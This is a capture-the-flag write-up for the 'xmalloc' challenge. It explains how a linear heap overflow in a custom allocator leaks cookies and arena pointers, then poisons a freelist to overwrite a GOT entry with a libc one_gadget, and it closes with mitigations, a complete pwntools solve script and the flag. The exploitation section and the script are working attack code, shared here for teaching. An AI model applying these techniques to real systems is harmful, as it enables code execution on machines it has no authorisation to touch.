xmalloc
TL;DR
- Challenge Setup: Heap challenge using a custom allocator instead of the normal glibc heap
- Key Discoveries: The custom heap has a fixed heap mapping at
0x31337000, metadata cookies can be leaked withputs, and libsecureheap.so only has partial RELRO active - Vulnerability: The
editfunctionality always writes0x1000bytes into chunks of arbitrary smaller size, allowing heap metadata and freelist pointers to be overwritten - Exploitation: Leak the allocator cookies and
xmain_arena, poison the small chunk freelist to allocate onverify_cookies@got.plt, overwrite it with a One Gadget, and trigger another allocation to obtain RCE
1. Introduction
This challenge was about exploiting a custom heap implementation. The actual binary is called sandbox which prompts the user with a menu of different options, but there is no seccomp filter or syscall sandbox involved. The sandbox
is the allocator itself, which is implemented in libsecureheap.so.
The binary gives us the usual heap menu with typical heap challenge options like alloc, delete, edit and show. The interesting part about this challenge is that allocations and frees are not implemented by calling malloc and free from glibc. Instead, the challenge uses xmalloc and xfree from the custom shared library. So basically the challenge implements its own small allocator with metadata, freelists and integrity checks. The description already hints at the idea of the challenge: this allocator tries to be more secure than glibc, but it still has to manage all of this state correctly.
2. Reconnaissance
Checking with checksec we discover that the deployed sandbox has a lot of the relevant hardening properties enabled:
$ checksec --file sandbox
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
However, the allocator library is more interesting:
$ checksec --file libsecureheap.so
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
So the main binary GOT is not a good target, but the GOT of libsecureheap.so is writable. But to actually write there we still need the crucial parts: an address leak and a useful write primitive.
Analyzing the custom heap implementation, the allocator requests its own heap at a fixed address, independent of the binary base:
#define HEAP_SIZE 0x10000
#define HEAP_BASE 0x31337000

void *heapaddr = mmap((void *)HEAP_BASE, HEAP_SIZE * MAX_ARENAS, PROT_READ|PROT_WRITE, MAP_ANON|MAP_PRIVATE, -1, 0);
This makes the heap layout very stable for the exploit and we don't even have to leak the binary base address. The allocator also maps a separate random cookie jar and stores one cookie for every chunk:
struct Chunk {
    u64 cookie;
    u32 magic;
    u32 size;
    struct Chunk *next;
};

struct FreeChunk {
    Chunk chunk;
    struct FreeChunk *next_free;
};

struct LargeFreeChunk {
    Chunk chunk;
    struct LargeFreeChunk *prev_free;
    struct LargeFreeChunk *next_free;
};
This is roughly comparable to a stack canary, but for heap chunks. Before every xmalloc and xfree, the allocator checks whether all stored cookies still match the chunks:
void verify_cookies() {
    CookieJar *current_jar = xmain_arena.cookie_jar;
    while (current_jar != NULL) {
        if (current_jar->chunk == NULL) break;
        if (current_jar->chunk->cookie != current_jar->cookie) {
            xerror("Memory corruption detected: Cookie overwritten.");
        }
        current_jar = current_jar->next;
    }
}
So for a useful overflow we either have to avoid touching cookies or leak and restore the correct cookie values. Otherwise, after corrupting a cookie, we must not trigger another verify_cookies call until the GOT entry of verify_cookies has already been overwritten.
3. Vulnerability Description
The vulnerability is directly in the menu binary. The challenge even points at it via a comment:
void edit() {
    u32 index;
    printf("Index: ");
    index = read_int();
    if (index < 0x20 && chunks[index] != NULL) {
        printf("Data: ");
        // I left this overflow for you. There's no way to do anything with it anyways,
        // because the heap security is to good.
        read(0, chunks[index], 0x1000);
    } else {
        puts("Invalid index");
    }
}
No matter how large the chunk actually is, edit writes up to 0x1000 bytes into it. This gives us a linear overflow from one chunk into the next chunk's metadata. The custom heap tries to protect this metadata with cookies, but the show function gives us a leak primitive:
void show() {
    u32 index;
    printf("Index: ");
    index = read_int();
    if (index < 0x20 && chunks[index] != NULL) {
        puts(chunks[index]);
    } else {
        puts("Invalid index");
    }
}
Another interesting behavior is the puts in the show menu option, which prints until a null byte. The allocator tries to make cookies string-safe by clearing their least significant byte. On little-endian this is the first byte in memory, so the cookie starts with a null byte:
u64 gen_cookie() {
    u64 cookie = (((u64)rand()) << 32) | (rand());
    cookie &= ~0xff;
    return cookie;
}
But this does not actually prevent them from getting leaked. If we overflow exactly up to the cookie and send the payload with a trailing newline, this overwrites the zero byte with 0x0a. Then puts prints the first part of the chunk, hits the newline, and the next output line contains the remaining seven random bytes of the cookie.
The same idea is used to leak an address from libsecureheap.so. After freeing a large chunk, the chunk contains freelist pointers to the global guard chunks. By overflowing up to the prev_free pointer and using puts, the exploit leaks the upper seven bytes of the guard_tail pointer. Because the low byte is replaced by the newline and reconstructed as 0x00, the resulting value is not exactly guard_tail, but xmain_arena + 0x60. Subtracting 0x60 gives the address of xmain_arena.
There is another important implementation bug in the large freelist. Large chunks are inserted through guard_head.prev_free and guard_tail.next_free, but xmalloc checks guard_head.next_free when looking for a reusable large chunk. Because of this, the allocator does not actually reuse the freed large chunk in the way one would expect. The old freed chunk stays in the normal chunk chain and a later large allocation creates a new chunk at the top of the fixed heap. This layout is exactly what the final exploit abuses.
The final control flow target is the writable GOT entry of verify_cookies in libsecureheap.so. This function is perfect, because every future call to xmalloc and xfree reaches it before doing any allocator work and we can reliably trigger it via the menu.
4. Exploitation
The exploit starts by allocating three chunks and freeing the second one:
first_chunk = alloc(b'100')
second_chunk = alloc(b'200')
third_chunk = alloc(b'50')
...
free(second_chunk)
In pwndbg we can see that the three created chunks are connected with each other as a singly linked list. We can also observe that the freed second chunk now references guard_tail and guard_head in xmain_arena:

The blue box marks pointers into the xmain_arena area.

Now the first chunk can overflow into the freed second chunk. The distance from the first chunk's user data to the second chunk's cookie is 0x70, so the exploit sends 14*8 bytes and leaks the remaining seven cookie bytes:
edit(first_chunk, b'A' * (14*8))
show(first_chunk)
Now we can see the newline overflowing into the first byte of the cookie, thus replacing the null byte and enabling the leak via puts:
After that, the exploit leaks a pointer from the large freelist metadata with the same approach. The second freed chunk's prev_free field is at offset 0x70 + 0x18 from the first chunk's user pointer:
edit(first_chunk, b'A' * (14*8 + 3*8))
show(first_chunk)
The leaked pointer originally points to guard_tail, but the low byte is destroyed by the newline. Reconstructing it with a zero low byte gives xmain_arena + 0x60, which is why we have to subtract 0x60. libsecureheap.so and libc-2.31.so have a stable relative distance, so we can derive the libc base from this leak by subtracting 0x1F60A0 from the xmain_arena address.
At this point the old freed second chunk is corrupted by the two leak payloads. Before we can call alloc or delete again, the cookie has to match the value stored in the cookie jar, otherwise verify_cookies would immediately abort the process. So the next payload restores the old chunk's cookie and writes a plausible magic / size pair. It does not fully restore the old chunk as a clean freelist entry though. The normal chunk-chain next pointer is forged on purpose:
edit(first_chunk, (
    b'A' * (14*8)
    + cookie
    + magic
    + (main_arena + 0x50).to_bytes(length=8, byteorder='little')
))
The magic value is the hardcoded magic value packed together with the freed large chunk size: magic = 0xdeadbeef and size = 0xd0.
The most important field in this payload is the forged next pointer. It is set to xmain_arena + 0x50, which is guard_head + 0x10. When the allocator later walks the normal chunk chain, it treats this address as a fake Chunk. The fake chunk's next field is read from guard_head.next_free, which points to guard_tail. guard_tail->chunk.next is initially NULL, so the allocator can append a new top chunk there. This also means the original third chunk is no longer part of the allocator's normal chunk chain, but that does not matter for the exploit.
Because of the broken large freelist handling, the following alloc(200) does not reuse the old freed second chunk. Instead, it creates a fresh large chunk at the current heap top and appends it through the forged chain described above. Since free(second_chunk) cleared slot 1, this fresh allocation is stored in index 1 again.
This detail is important for the rest of the exploit. After the reallocation this same index now points to the fresh large chunk, not the old freed one. From there, the exploit allocates three small chunks directly after the fresh large chunk and frees the first two:
forth_chunk = alloc(b'50')
fifth_chunk = alloc(b'50')
sixth_chunk = alloc(b'50')

free(forth_chunk)
free(fifth_chunk)
The small freelist is singly linked. The fresh large chunk in index 1 has a user size of 0xd0. Therefore, overflowing index 1 by 13*2*8 bytes reaches the metadata of forth_chunk. Again, the exploit leaks the cookie by overwriting only the low null byte with a newline:
edit(second_chunk, b'0' * (13*2*8))
show(second_chunk)
cookie_leak = b'\x00' + io.recvline()[0:7]
After that the real freelist poisoning happens. The small freelist currently still starts at fifth_chunk and then points to forth_chunk:

The yellow boxes show the end of a linked chain.
The overflow from the fresh large chunk reaches forth_chunk, so the exploit overwrites forth_chunk->next_free. For small chunks, this pointer is at offset 0x18 from the chunk header. The target address is verify_cookies@got.plt in libsecureheap.so. The exploit stores it as an offset from the leaked libc base because the relative distance is stable in the deployed setup:
libc_got_target = libc_base + 0x1F6048

edit(second_chunk, flat([
    b'0' * (13*2*8),
    cookie,
    magic,
    (main_arena + 0xe0).to_bytes(length=8, byteorder='little'),
    libc_got_target - (5*8),
]))
The important values are the restored cookie and the forged next_free pointer. The small freelist pop does not validate the old size before create_chunk overwrites the header again.
The written freelist pointer is libc_got_target - (5*8), which is verify_cookies@got.plt - 0x28. This offset matters because xmalloc returns chunk + sizeof(LargeFreeChunk), and sizeof(LargeFreeChunk) is 0x28. With this setup, the small freelist becomes fifth_chunk -> forth_chunk -> fake_chunk_before_GOT.
The next allocations just walk the poisoned freelist. The first one pops fifth_chunk, the second one pops forth_chunk and makes the fake GOT chunk the new freelist head:
reforth_chunk = alloc(b'50')
edit(reforth_chunk, b'A'*4)

prep = alloc(b'50')
edit(prep, b'C'*16)

During the third allocation, xmalloc treats the fake address as a free chunk. create_chunk writes a fresh fake chunk header before the target GOT entry and then returns a user pointer exactly at verify_cookies@got.plt. So libc_got is now a writable pointer directly onto the verify_cookies GOT entry.
libc_got = alloc(b'50')
print(f'Overwriting got at {hex(libc_got_target)} with onegadget {hex(one_gadget)}')
edit(libc_got, int.to_bytes(one_gadget, length=8, byteorder='little'))
In pwndbg we can see the fake chunk in the GOT:

The dark blue rectangle shows the typical chunk metadata, written into the GOT.
The chosen gadget comes from using the one_gadget tool:
$ one_gadget libc-2.31.so
0xe3afe execve("/bin/sh", r15, r12)
constraints:
  [r15] == NULL || r15 == NULL || r15 is a valid argv
  [r12] == NULL || r12 == NULL || r12 is a valid envp

0xe3b01 execve("/bin/sh", r15, rdx)
constraints:
  [r15] == NULL || r15 == NULL || r15 is a valid argv
  [rdx] == NULL || rdx == NULL || rdx is a valid envp

0xe3b04 execve("/bin/sh", rsi, rdx)
constraints:
  [rsi] == NULL || rsi == NULL || rsi is a valid argv
  [rdx] == NULL || rdx == NULL || rdx is a valid envp
In the debugger we can see the one_gadget being referenced by the verify_cookies@got.plt entry:

The 0xe3b01 gadget is the one used by the solve script. In the observed call path through xmalloc, its constraints are satisfied, so redirecting verify_cookies there is enough to get code execution.
Finally, the exploit triggers one more allocation:
alloc(b'50')
This calls xmalloc, which calls verify_cookies@plt, which now resolves to the one_gadget. The result is a shell, and because there is no seccomp filter, reading the flag is straightforward.
5. Mitigation
The primary bug is the fixed-size write in edit. The binary has to store the size of every allocation and only allow writes up to that size. A custom allocator with canaries can't compensate for arbitrary out-of-bounds writes into its metadata. Moreover, the allocator library should be linked with full RELRO so its GOT is not writable. Also, using a custom heap implementation for security is almost always risky. The normal glibc heap has had many years of hardening work. Reimplementing this correctly is much harder than it first looks.
6. Solve Script
#!/usr/bin/env python3

from pwn import *

exe = ELF("sandbox_patched")
libc = ELF("./libc-2.31.so")
ld = ELF("./ld-2.31.so")

context.binary = exe
gdbscript="""
continue
"""

def conn():
    if args.REMOTE:
        r = remote(sys.argv[1], sys.argv[2])
    else:
        r = process([exe.path])
        # gdb.attach(r, gdbscript=gdbscript)

    return r


def main():
    io = conn()

    def at_idx(idx):
        io.sendlineafter(b'Index: ', idx)
    def alloc(size):
        io.sendlineafter(b'> ', b'1')
        io.sendlineafter(b'Size: ', size)
        idx = io.recvline().split(b'Index: ')[1].split(b'\n')[0]
        return idx
    def free(idx):
        io.sendlineafter(b'> ', b'2')
        at_idx(idx)
    def edit(idx, data):
        io.sendlineafter(b'> ', b'3')
        at_idx(idx)
        io.sendlineafter(b'Data: ', data)
    def show(idx):
        io.sendlineafter(b'> ', b'4')
        at_idx(idx)
        content = io.recvline()
        return content
    def exit():
        io.sendlineafter(b'> ', b'0')

    first_chunk = alloc(b'100')
    second_chunk = alloc(b'200')
    third_chunk = alloc(b'50')

    edit(first_chunk, b'A' * 4)
    edit(second_chunk, b'B' * 4)
    edit(third_chunk, b'C' * 4)

    free(second_chunk)

    edit(first_chunk, b'A' * (14*8))
    show(first_chunk)
    second_chunk_cookie_leak = b'\x00' + io.recvline()[0:7]
    cookie = second_chunk_cookie_leak
    cookie_int = int.from_bytes(second_chunk_cookie_leak, byteorder='little')
    magic = 0xd0deadbeef.to_bytes(length=8, byteorder='little')
    next = 0x31337190.to_bytes(length=8, byteorder='little')

    edit(first_chunk, b'A' * (14*8 + 3*8))
    show(first_chunk)
    main_arena_leak = b'\x00' + io.recvline()[0:7].split(b'\n')[0]
    main_arena = int.from_bytes(main_arena_leak, byteorder='little') - 0x60

    print(f'main_arena: {hex(main_arena)}')

    libc_leak_offset = 0x1F60A0
    libc_base = main_arena - libc_leak_offset

    # self.validate_leaked_addresses(io, libc_base=libc_base)
    print(f'[*] Found libc base: {hex(libc_base)}')

    edit(first_chunk, (
        b'A' * (14*8)
        + cookie
        + magic
        + (main_arena + 0x50).to_bytes(length=8, byteorder='little')
    ))
    second_chunk_realloc = alloc(b'200')
    edit(second_chunk_realloc, b'Z' * 4)

    forth_chunk = alloc(b'50')
    fifth_chunk = alloc(b'50')
    sixth_chunk = alloc(b'50')
    edit(forth_chunk, b'4' * 4)
    edit(fifth_chunk, b'5' * 4)
    edit(sixth_chunk, b'6' * 4)

    free(forth_chunk)
    free(fifth_chunk)

    edit(second_chunk, b'0' * (13*2*8))
    show(second_chunk)
    cookie_leak = b'\x00' + io.recvline()[0:7]
    cookie = int.from_bytes(cookie_leak, byteorder='little')
    print(f'found cookie: {hex(cookie)}')

    # one_gadget = libc_base + 0xe3afe
    one_gadget = libc_base + 0xe3b01
    # one_gadget = libc_base + 0xe3b04
    libc_got_target = libc_base + 0x1F6048

    edit(second_chunk, flat([
        b'0' * (13*2*8),
        cookie,
        magic,
        (main_arena + 0xe0).to_bytes(length=8, byteorder='little'),
        libc_got_target - (5*8),
    ]))
    reforth_chunk = alloc(b'50')
    edit(reforth_chunk, b'A'*4)

    prep = alloc(b'50')
    edit(prep, b'C'*16)

    libc_got = alloc(b'50')
    print(f'Overwriting got at {hex(libc_got_target)} with onegadget {hex(one_gadget)}')
    edit(libc_got, int.to_bytes(one_gadget, length=8, byteorder='little'))

    alloc(b'50')

    io.interactive()


if __name__ == "__main__":
    main()
7. Flag
KITCTF{dQw4w9WgXcQ}